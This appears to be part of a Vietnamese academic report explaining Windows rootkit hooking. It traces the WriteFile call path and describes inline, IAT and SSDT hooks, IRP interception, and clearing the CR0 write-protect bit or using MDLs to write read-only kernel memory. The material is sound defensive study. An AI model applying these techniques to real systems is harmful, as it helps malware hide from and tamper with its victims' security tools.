IRP là một cấu trúc được phân bổ từ nhóm không phân trang thường do một trong những "người quản lý" trong Điều hành (Trình quản lý I / O, Trình quản lý cắm & chạy, Trình quản lý nguồn), nhưng cũng có thể được phân bổ bởi trình điều khiển, có lẽ đối với chuyển yêu cầu cho người lái xe khác. Bất kỳ thực thể nào phân bổ IRP cũng có trách nhiệm giải phóng nó.

IRP không bao giờ được phân bổ một mình. Nó luôn đi kèm với một hoặc nhiều cấu trúc Vị trí ngăn xếp I/O (IO\_STACK\_LOCATION). Trên thực tế, khi IRP được cấp phát, người gọi phải chỉ định bao nhiêu vị trí ngăn xếp I/O cần được cấp phát với IRP. Các vị trí ngăn xếp I/O này theo IRP trực tiếp trong bộ nhớ. Số lượng vị trí ngăn xếp I/O là số đối tượng thiết bị trong ngăn xếp thiết bị. Khi một trình điều khiển nhận được IRP, nó sẽ nhận được một con trỏ đến chính cấu trúc IRP ,biết rằng theo sau nó là một tập hợp các vị trí ngăn xếp I/O, một trong số đó dành cho trình điều khiển sử dụng. Để có được vị trí ngăn xếp I / O chính xác mà trình điều khiển gọi IoGetCurrentIrpStackLocation (thực tế là một macro). Hình 7-1 cho thấy một khung nhìn khái niệm về IRP và các vị trí ngăn xếp I/O liên quan của nó.


****

Hình 2.15.IRP và vị trí của nó trong stack

# ROOTKIT HOOKING


3. 1. **SYSTEM SERVICE DISPATCHING & HOOK**

Để hiểu rõ về cách rootkit tấn công vào hệ thống windows, chúng ta hãy đi tìm hiểu về cách một hàm Windows API được thực thi. Như đã giới thiệu ở phần System Call nhưng ở đây chúng ta sẽ đi vào chi tiết hơn. Ví dụ ta xem xét luồng thực thi của hàm WriteFile được export trong kernel32.dll.



Hình 3.1.Luồng thực thi hàm WriteFile() từ User tới Kernel


1. Khi ứng dụng người dùng cần giao tiếp với hệ thống trước tiên nó sẽ gọi đến một hàm Windows API. Ví dụ ở đây khi ứng dụng muốn ghi dữ liệu ra file nó gọi đến hàm WriteFile(), một hàm được export bởi kernel32.dll. WriteFile đơn giản chỉ là một hàm wrapper của hàm NtWriteFile(). Hàm này sẽ gọi tiếp tới NtWriteFile() để tiếp tục luồng thực thi. Tại hàm WriteFile() ta có thể triển khai một số kỹ thuật hook như: inline, IAT, EAT hook. Việc đặt hook tại WriteFile() sẽ chặn tất cả các lời gọi tới hàm WriteFile() trong bất cứ quy trình nào bị hook.
2. Hàm NtWriteFile() là một hàm được export bởi ntdll.dll. Hàm này chỉ đơn giản là đặt giá trị 32bit cho thanh ghi EAX(với vi xử lý intel) sau đó thực hiện lời gọi tới hàm KiFastSystemCall(). Tại vị trí này ta có thể sử dụng các kỹ thuật như inline, IAT, EAT hooks. Việc đặt hook tại đây sẽ chặn mọi lời gọi tới hàm CreateFile,() NtWriteFile(), ZwWriteFile() trong bất cứ quy trình nào bị hook.



Hình 3.2.Lời gọi tới hàm KiFastSystemCall

Để gọi tới hàm KiFastSystemCall(), hàm NtWriteFile() sẽ gán địa chỉ của hàm KiFastSystemCall() vào thanh ghi EDX, sau đó thực hiện “call edx” hoặc “call dword ptr [edx]”. Rootkit có thể lợi dụng việc sửa đổi địa chỉ hàm KiFastSystemCall() để chuyển hướng thực thi tới hàm độc hại nào đó.


1. Như hình ta có thể thấy hàm KiFastSystemCall() chỉ đơn giản là gán địa chỉ thanh ghi con trỏ ngăn xếp ESP vào thanh ghi EDX sau đó thực hiện lệnh gọi hệ thống “sysenter”.



Hình 3.3.Bên trong hàm KiFastSystemCall

1. Lệnh sysenter thực hiện chuyển luồng thực thi ứng dụng từ user-mode sang kernel-mode để thực thi một chức năng tại hạt nhân. Khi lệnh này được gọi, CPU sẽ gán nội dung thanh ghi code segment vào nội dung của thanh ghi SYSENTER\_CS. Gán nội dung thanh ghi con trỏ ngăn xếp ESP vào nội dung thanh ghi SYSENTER\_ESP,  Gán nội dung thanh ghi EIP vào nội dung thanh ghi SYSENTER\_EIP. Trong đó thanh ghi SYSENTER\_EIP trỏ đến hàm KiFastCallEntry() trong ntoskrnl, đây là một hàm không được Microsoft tài liệu hoá.

Các thanh ghi này được gọi là Model-Specific Register(MSR). Chúng được giới thiệu sau thế hệ vi xử lý intel Pentium II vào cuối những năng 1990 để cung cấp các tính năng nâng cao cho hệ điều hành và chương trình người dùng mà chủ yếu là hỗ trợ các lệnh SYSENTER/SYSEXIT.  Chúng chỉ có thể đọc bằng lệnh RDMSR(Read MSR) và ghi bằng lệnh WRMSR(Write MSR) của cpu. Các lệnh này chỉ có thể thực thi tại Ring0 hay nói cách khác là tại kernel\_mode. Do đó để hook tại vị trí này thì một trình điều khiển hạt nhân phải được tải. Bằng cách sửa đổi giá trị SYSENTER\_EIP, rootkit có khả năng chặn tất cả các lệnh gọi từ user\_mode tới kernel\_mode.




Hình 3.4.Luồng thực thi

1. Tại đây sẽ thực thi hàm KiFastCallEntry() được export bởi ntoskrnl. Hàm này chịu trách nghiệm lấy giá trị 32bit từ thanh ghi EAX(được gán từ (2)). Trong đó 11bit đầu tiên là thứ tự của hàm SSDT để sử dụng, bit12 và bit13 dùng để xác định SSDT nào sẽ được sử dụng. Khi đã xác định được SSDT được sử dụng, nó sẽ gọi tới địa chỉ mà SSDT đó trỏ tới dựa theo thứ tự hàm đã xác định.

Tại vị trí này rootkit có thể sử dụng kỹ thuật inline hook để thực hiện hook. Bằng cách đặt hook tại đây rootkit có thể chặn bất kì lệnh gọi từ user tới các hàm kernel cũng như chặn các lời gọi hàm “Zw” từ nhân.

Vì SSDT là một bảng chứa các con trỏ hàm nên ta có thể thay đổi luồng thực thi bằng cách sửa đổi các con trỏ hàm này. Đối với mọi hàm trong nhân đều có một con trỏ tương ứng trên SSDT, do đó rootkit hoàn toàn có thể hook bất kì hàm nào theo ý muốn bằng cách sửa đổi con trỏ hàm. Tuy nhiên kỹ thuật SSDT hook này chỉ có thể hook các lệnh gọi ở chế độ hạt nhân tới các hàm “Zw” mà không thể hook các hàm “Nt” được gọi từ chế độ hạt nhân.



Hình 3.5.Trước và sau khi hook ở SSDT

1. Sau khi xác định được giá trị con trỏ hàm trong SSDT luồng thực thi gọi tới NtWriteFile(). Hàm này trông khá giống với hàm được gọi tại (2) tuy nhiên hàm NtWriteFile() trước đó là hàm sơ khai được triển khai từ ntdll.dll. Còn tại đây là một hàm NtWriteFile() được triển khai trên Ntoskrnl và được trỏ tới bởi SSDT. Hàm này sẽ xây dựng một IRP(I/O Request Packet) và chuyển nó tới IoSynchronousServiceTail, nó cũng truyền tham số device object được liên kết với file đang được ghi. Rootkit có thể thực hiện kỹ thuật inline hooking tại vị trí này nhằm chặn các cuộc gọi từ user\_mode và kernel\_mode tới hàm NtWriteFile() và ZwWriteFile().
2. IoSynchronousServiceTail chỉ có thể sử dụng trên một số phiên bản windows, và nó đơn giản chỉ là một hàm wrapper của hàm IofCallDriver().
3. IofCallDriver() có tham số đầu vào là một con trỏ device object (PDEVICE\_OBJECT) và  một con trỏ IRP (PIRP) (cả hai đều được cung cấp bởi hàm NtWriteFile()). Trong đó Device Object chứa một con trỏ đến đối tượng trình điều khiển(driver object) của trình điều khiển được liên kết với thiết bị đó (PDRIVER\_OBJECT). Đối tượng trình điều khiển chứa một thành phần được gọi là “MajorFunction”, đây là một mảng gồm 28 con trỏ chức năng được xác định bởi trình điều khiển (giống như EAT hoặc SSDT), Đây là danh sách đầy đủ các tên chức năng chính của IRP. IofCallDriver sẽ gọi một trong các chức năng chính của IRP, dựa trên chức năng này được chỉ định bởi “MajorFunction” trong IO\_STACK\_LOCATION cho IRP được cung cấp.

Trong trường hợp hoạt động với tệp, device object được cung cấp bởi NtWriteFile() gần như sẽ luôn là filesystemntfs (hay còn gọi là ntfs.sys) hoặc một filter device được gắn vào FileSystemNtfs, vì filter driver truyền lệnh gọi đến thiết bị bên dưới chúng cho đến khi nó đến FileSystemNtfs , chúng ta có thể giả định rằng cuộc gọi sẽ luôn kết thúc tại filesystemntfs trừ khi một trong các trình điều khiển bộ lọc hủy nó.

Bằng cách hook IofCallDriver, rootkit có thể chặn bất kỳ cuộc gọi nào tới bất kỳ trình điều khiển nào. Để chỉ chặn các cuộc gọi đến một trình điều khiển nhất định, rootkit có thể kiểm tra “DriverName” được trỏ đến bởi driver object được chỉ đến bởi đối tượng thiết bị. Ngoài ra, để chặn các cuộc gọi đến một thiết bị nhất định, rootkit có thể gọi ObQueryNameString() trên đối tượng thiết bị (Điều quan trọng cần lưu ý là không phải tất cả các thiết bị đều có tên). Rootkit cũng có thể chỉ lọc các lệnh gọi hàm chính IRP cụ thể, điều này được thực hiện bằng cách gọi “IoGetCurrentIrpStackLocation” trên con trỏ IRP, sau đó kiểm tra thành viên “MajorFunction” của IO\_STACK\_LOCATION trả về.

1. Hàm IRP\_MJ\_WRITE() chịu trách nhiệm ghi tệp trong hệ thống tệp. Bằng cách gắn một filter device vào ngăn xếp thiết bị của FileSystemNtfs hoặc bằng cách thay thế một con trỏ chức năng chính IRP bằng một con trỏ của nó, rootkit có thể chặn bất kỳ lệnh gọi nào đến FileSystemNtfs(). Để chặn các cuộc gọi NtWriteFile(), rootkit cần phải kiểm tra các lệnh gọi IRP\_MJ\_WRITE trong thiết bị lọc hoặc thay thế con trỏ IRP\_MJ\_WRITE trong driver object.
2. Điều này đề cập đến các trình điều khiển phân vùng và ổ đĩa được sử dụng bởi FileSystemNtfs, chúng thường không được rootkit nhắm mục tiêu. Các trình điều khiển này có thể được Hook theo cách tương tự như (9).
3. Hệ thống tệp NTFS sử dụng chức năng chính IRP\_MJ\_WRITE của trình điều khiển lớp “DriverDisk” hay còn gọi là disk.sys, để ghi đĩa. Bởi vì DriverDisk ở cấp thấp hơn nhiều so với trình điều khiển hệ thống tệp NTFS, không sử dụng tên tệp mà thay vào đó nó chỉ có thể hoạt động với LBA (Địa chỉ khối logic). Định địa chỉ khối logic theo phương pháp tuyến tính định địa chỉ đĩa theo các sector, mỗi sector thường là 512, 1024, 2048 hoặc 4096 byte. Số khu vực bắt đầu từ 0 (Bản ghi khởi động chính) và tăng lên đến bất kỳ thứ gì, tùy thuộc vào kích thước của đĩa. Việc lấy các trình điều khiển thấp hơn ntfs.sys thường chỉ thấy trong các trình điều khiển tải trọng chế độ kernel được sử dụng bởi bootkit. Điều này là do bootkit có xu hướng chỉ hoạt động với các tệp bên ngoài hệ thống tệp NTFS, do đó không phải lo lắng khi dịch tên tệp sang LBA.
4. Hệ thống con đĩa đề cập đến bất kỳ trình điều khiển nào bên dưới disk.sys, nói chung đây là trình điều khiển port/mini port, là trình điều khiển phần cứng hoặc một giao thức cụ thể. Trong hầu hết các trường hợp, đây sẽ là các driver atapi.sys hoặc scsiport.sys dành cho các thiết bị đĩa khiếu nại ATA và SCSI. Ở cấp độ này, một hàm chính IRP mới được sử dụng, IRP\_MJ\_SCSI,là bí danh cho IRP\_MJ\_INTERNAL\_DEVICE\_CONTROL. Tại đây, rootkit sẽ phải làm việc với các tham số SCSI\_REQUEST\_BLOCK, điều này làm phức tạp thêm mọi thứ so với hook disk.sys.
   1. **Kỹ thuật Hooking**

Ở phần trước đã đã đi qua quá trình thực thi của của một hàm WinAPI khi nó được gọi từ user\_mode, các kỹ thuật sửa đổi mà rootkit có thể sử dụng để hook ở từng giai đoạn của quá trình thực thi hàm. Ở phần này chúng ta sẽ đi tìm hiểu kĩ hơn về một số kỹ thuật hook ở một số vị trí cụ thể. Do giới hạn của thời gian làm đề tài lên ta sẽ chỉ đi tập trung vào một số kỹ thuật được triển khai tại một số vị trí nhất định.

* + 1. **User Hook**

Windows cung cấp cho người dùng các hàm winAPI để có thể giao tiếp với hệ điều hành để thực hiện một số công việc bên trong hệ thống. Các chương trình quản lý trên User-mode như Taskmgr, Windows Explorer hay Registry Editor đều sử dụng các hàm winAPI. Lợi dụng điều này rootkit triển khai các kỹ thuật hook trên userland để can thiệp vào các hàm winAPI này ngay trên User-mode.


* + - 1. **Inline Hooking**

Inline hooking là một kỹ thuật chuyển hướng các cuộc gọi đến các hàm winAPI ban đầu, được sử dụng chủ yếu bởi các phần mềm diệt virus, sanbox và phần mềm độc hại. Ý tưởng chung của kĩ thuật này là chuyển hướng một hàm đến vùng code của riêng chúng ta, để chúng ta có thể thực hiện xử lý trước/hoặc sau khi hàm được gọi ban đầu thực hiện nó. Khi đó chúng ta có thể: kiểm tra các tham số, chỉnh sửa, ghi nhật ký, giả mạo dữ liệu trả về hay lọc các cuộc gọi. Rootkit có xu hướng sử dụng các hook để sửa đổi dữ liệu trả về từ các lệnh gọi hệ thống nhằm che giấu sự hiện diện của chúng, trong khi phần mềm bảo mật sử dụng chúng để ngăn chặn/giám sát các hoạt động nguy hiểm tiềm ẩn.

Các Hook được đặt bằng cách sửa đổi trực tiếp mã bên trong hàm đích (inline), thường bằng cách ghi đè vài byte đầu tiên bằng một bước nhảy tới đoạn code của chúng ta. Điều này cho phép việc thực thi được chuyển hướng trước khi hàm thực hiện bất kỳ quá trình xử lý nào. Hầu hết các công cụ inline Hook sử dụng bước nhảy tương đối 32-bit (opcode 0xE9), chiếm 5 byte không gian.

Giải sử hàm ta muốn Hook ở đây là hàm MessageBoxA(). Quy trình thực hiện InlineHook thường gồm 3 giai đoạn đó là:


* Trước tiên ta cần lưu trữ lại 5byte đầu tiên của hàm ban đầu. Sau đó ghi đè 5byte đầu bằng câu lệnh Jump tới đoạn mã thực thi của chúng.
* Sau đó thực thi xử lý bên trong hàm/code mà chúng ta vừa nhảy tới.
* Cuối cùng trả lại luồn thực thi cho hàm MessageBoxA() ban đầu. Nhưng nếu chúng ta cứ thế gọi lại hàm MessageBoxA() thì chỉ dẫn đến một vòng lặp vô cùng và cuối cùng là lỗi tràn bộ đệm do câu lệnh JUMP lúc đầu ta đã ghi đè. Giải pháp ở đây là ở cuối hàm xử lý ở trên ta sẽ thực thi 5byte đầu tiên đã lưu lại ở bước đầu sau đó thực hiện bước nhảy tới hàm MessageBoxA() nhưng bỏ qua 5byte đầu. Tuy nhiên vấn đề ở đây là nếu 5byte đầu đó không tạo thành n câu lệnh assembly hoàn chỉnh thì ta phải tự cân nhắc số byte lưu trữ lại. Do đó tuỳ vào hàm mà ta muốn hook mà số lượng byte ta lữu trữ trong bước đầu và thực thi trong bước cuối có thể thay đổi.



Hình 3.6.Kỹ thuật InlineHook

* + - 1. **IAT Hooking**

Bảng địa chỉ nhập ImportAddressTable(IAT) là một bảng tra cứu chứa các con trỏ đến thông tin quan trọng để tệp thực thi thực hiện công việc của nó như: chứa danh sách các DLL mà nó phụ thuộc vào, chứa danh sách các tên hàm và địa chỉ của chúng từ các DLL đó. Một bảng IAT có thể ở dạng nhập theo thứ tự và nhập theo tên. Bởi vì một chương trình đã biên dịch không thể biết vị trí bộ nhớ của các thư viện mà nó gọi đến cho nên sẽ có một câu lệnh jump để nhảy đến địa chỉ. Định dạng chung của câu lệnh là: "jmp dword ptr ds: [address]". Bởi vì các hàm trong DLL thay đổi địa chỉ, thay vì gọi một hàm DLL trực tiếp, ứng dụng sẽ thực hiện cuộc gọi tới jmp có liên quan trong bảng nhảy của chính nó. Khi ứng dụng được thực thi, trình nạp sẽ đặt một con trỏ đến từng hàm DLL được yêu cầu tại địa chỉ thích hợp trong IAT. Vì vậy, nếu một rootkit tự đưa vào bên trong ứng dụng và sửa đổi các địa chỉ trong IAT, rootkit đó sẽ có thể giành được quyền kiểm soát mỗi khi một hàm mục tiêu được gọi.



Hình 3.7.Mô hình thực thi khi Hook IAT

Để thực hiện kỹ thuật IAT Hook ta cần triển khai các bước như sau:

* Lưu lại địa chỉ của hàm MessageBoxA() được ghi trong bảng IAT.
* Thay thế địa chỉ hàm MessageBoxA() trong câu lệnh JUMP bằng địa chỉ hàm độc hại.
* Tại cuối hàm độc hại thực hiện lệnh gọi tới hàm MessageBoxA() ban đầu để trả lại luồng thực thi.
  + 1. **Kernel Hook**
       1. **SSDT Hooking**

Như đã tìm hiểu ở mục trước, SSDT Hook là kỹ thuật mà rootkit sử dụng để sửa đổi con trỏ hàm được lưu trong bảng SSDT nhằm chuyển hướng luồng thực thi tới một hàm khác. Để tìm hiểu rõ hơn về kỹ thuật này trước tiên chúng ta hãy bắt đầu từ định nghĩa System Service Descriptor Table(SSDT)

Bảng SSDT giữ các con trỏ tới các “kernel function” hay các hàm hạt nhân, Khi hệ thống gọi SYSENTER, giá trị lưu trong thanh ghi EAX lúc này được gọi là “system call number”. Đây là một giá trị 32bit tuy nhiên đây không phải là giá trị index của bảng SSDT, bởi nếu một giá trị 32bit được dùng để đánh index thì bảng đó sẽ lớn hơn 4GB, điều này là không hợp lý. Vậy giá trị 32bit này sẽ được sử dụng như thế nào. Sau khi tìm hiểu ta có thể thấy rằng giá trị 32bit này sẽ được chia thành ba phần:

* bit 0-11: xác định “system service number” - SSN, hay số thứ tự của hàm được gọi trong bảng SSDT.
* bit 12-13: xác định bảng “Service Descriptor Table” - SDT được sử dụng.
* bit 14-31: không được sử dụng


Ta có thể thấy ở đây hệ điều hành sử dụng 2 bit để xác định bảng SDT được sử dụng, vậy sẽ có tối đa 4 bảng SDT trong hệ thống. Tuy nhiên trong thực tế hiện nay hệ thống của Windows(10) mới chỉ có hai bảng SDT được sử dụng đó là KeServiceDescriptorTable, KeServiceDescriptorTableShadow.



Hình 3.8.Các bảng KSDT windows sử dụng


KeServiceDescriptorTable được sử dụng khi một luồng thực hiện lệnh gọi hệ thống không phải là một luồng GUI. Lần đầu tiên một luồng như vậy gọi bất kỳ hàm GDI nào, trình xử lý lệnh gọi hệ thống khởi tạo hệ thống con GUI cho luồng này và đặt cờ rằng luồng đó là một luồng GUI. Khi cờ này được đặt, KeServiceDescriptorTableShadow được sử dụng để tìm quy trình dịch vụ hệ thống thay vì KeServiceDescriptorTable.

KeServiceDescriptorTable được export bởi ntoskrnl.exe trong khi không có export nào được xác định cho KeServiceDescriptorTableShadow. Cả 2 bảng này đều chứa một cấu trúc được gọi là System Service Table(SST) có cấu trúc như hình:



Hình 3.9.Cấu trúc bảng SST

* Service Table: Con trỏ trỏ đến một mảng các địa chỉ ảo hay chính là bảng SSDT nơi mỗi mục trỏ đến một hàm hạt nhân.
* CounterTable: Không được sử dụng
* ServiceLimit: Số mục nhập của bảng SSDT
* ArgumentTable: Con trỏ đến một mảng BYTE còn gọi là System Service Parameter Table(SSDP). Trong đó mỗi byte đại diện cho số byte được phân bổ cho các tham số của các hàm tương ứng trong bảng SSDT.




Hình 3.10.Mô hình hoá hoạt động của SSDT

Như hình ảnh trên ta có thể thấy lệnh SYSENTER/int 0x2e thực hiện một lệnh gọi dựa trên SSN lưu trong thanh ghi 32bit EAX. SDTN trỏ đến một trong 4 bảng SDT, trong thực tế chỉ có 2 bảng đầu tiên được sử dụng. KeServiceDescriptorTable trỏ đến một SST, tại đây nó tiếp tục trỏ đến một bảng SSDT. Trong khi KeServiceDescriptorTableShadow trỏ đến hai SST, cái đầu tiên trỏ đến cùng một SSDT với KeServiceDescriptorTable còn SST thứ hai trỏ đến một bảng SSDT phụ. Tại đây chúng ta sẽ chỉ quan tâm đặc biệt đến bảng SSDT để phục vụ quá trình HOOK của rootkit.


**Bộ nhớ Read-only và bảng SSDT**

Vấn đề đầu tiên mà các rootkit phải đối mặt ở đây là bảng SSDT nằm trong một vùng nhớ chỉ đọc, điều đó có nghĩa là chúng ta không thể ghi bất cứ thứ gì vào bảng này một cách bình thường. Chính vì vậy các rootkit phải sử dụng các kỹ thuật riêng để vượt qua lớp bảo vệ này.



Hình 3.11.Quá trình dịch địa chỉ ảo sang vật lý

Hình ảnh trên mô tả quá trình dịch một địa chỉ ảo sang địa chỉ vật lý tương ứng và các tính năng bảo mật trong các giai đoạn. Trước tiên giới thiệu qua về các thanh ghi điều khiển “Control Register” - CR. Đây là các thanh ghi được intel bắt đầu trang bị các vi xử lý từ thế hệ 386 trở đi. Trong đó thanh ghi CR0 đảm nhiệm vai trò quản lý bảo vệ bộ nhớ.




Hình 3.12.Cấu trúc thanh ghi CR0

Thanh ghi CR0 là một thanh ghi 32 bit tuy nhiên chúng ta chỉ tập trung vào 3 bit cờ:

* PE: Có bật chế độ bảo vệ hay không, nếu nó được đặt là 1 chế độ bảo vệ được bật.
* PG: Có sử dụng chế độ phân trang hay không. Nếu nó được đặt là 1, chế độ phân trang được bật. Khi cờ này đặt thành 1, cờ PE cũng phải được đặt thành 1, nếu không CPU sẽ trả về một exception.
* WP: Nếu là 1, không được phép sửa đổi các trang nhớ read-only, Nếu là 0 các trang nhớ read-only có thể sửa đổi.

Vậy cờ WP trong thanh ghi CR0 chính là cờ được sử dụng để bảo vệ bộ nhớ chỉ đọc không được ghi trong chế độ hạt nhân, nó cho phép bảo vệ bổ sung khi chúng ta đã có quyền truy cập vào chế độ được bảo vệ. Một điều lưu ý là bit WP chỉ có hiệu lực trong chế độ hạt nhân, trong khi mã ở chế độ người dùng không thể ghi vào các page read-only với bất kì giá trị bit WP nào.

Lợi dụng điều này rootkit triển khai các hàm để thay đổi giá trị bit WP trong thanh ghi CR0.



Hình 3.13.Sửa cờ WP trong thanh ghi CR0 bằng mã ASM

Chúng ta có thể thấy trong đoạn mã asm đầu tiên, trước tiên rootkit gán giá trị thanh ghi CR0 vào thanh ghi eax và thực hiện thao tác AND với 0xFFFEFFFF(~  NOT 0x10000). Điều này tương ứng với việc AND giá trị thanh ghi với một số nhị phân [1111 1111 1111 1110 1111 1111 1111 1111] tương đương với việc xóa giá trị cờ WP trong thanh ghi CR0. Sau thao tác AND ta gán trả lại giá trị trên thanh ghi EAX cho thanh ghi CR0.

Tương tự ở hàm Enable WP có cách hoạt động giống với hàm trên ngoại trừ việc nó thực hiện phép OR thanh ghi EAX với  0x00010000. Điều này nhằm mục đích đặt cờ WP thành 1.

Kỹ thuật sửa đổi thanh ghi CR0 tuy khá dễ thực hiện nhưng trên hệ điều hành 64bit phương pháp này hiện không còn thực hiện được nên chúng ta hãy đi tìm hiểu một kỹ thuật khác để cấp quyền ghi vào bộ nhớ chỉ đọc có thể triển khai trên win 64bit đó là kỹ thuật MDL.

Memory Descriptor List (MDL) là một cấu trúc do hệ thống xác định, mô tả một bộ đệm bởi một loạt các địa chỉ vật lý. Tên đầy đủ của MDL là Memory Descriptor List, là bảng mô tả bộ nhớ. Một vùng bộ nhớ có thể được mô tả bằng MDL và MDL chứa thông tin như địa chỉ bắt đầu, quá trình chủ sở hữu, số byte và cờ của vùng bộ nhớ.

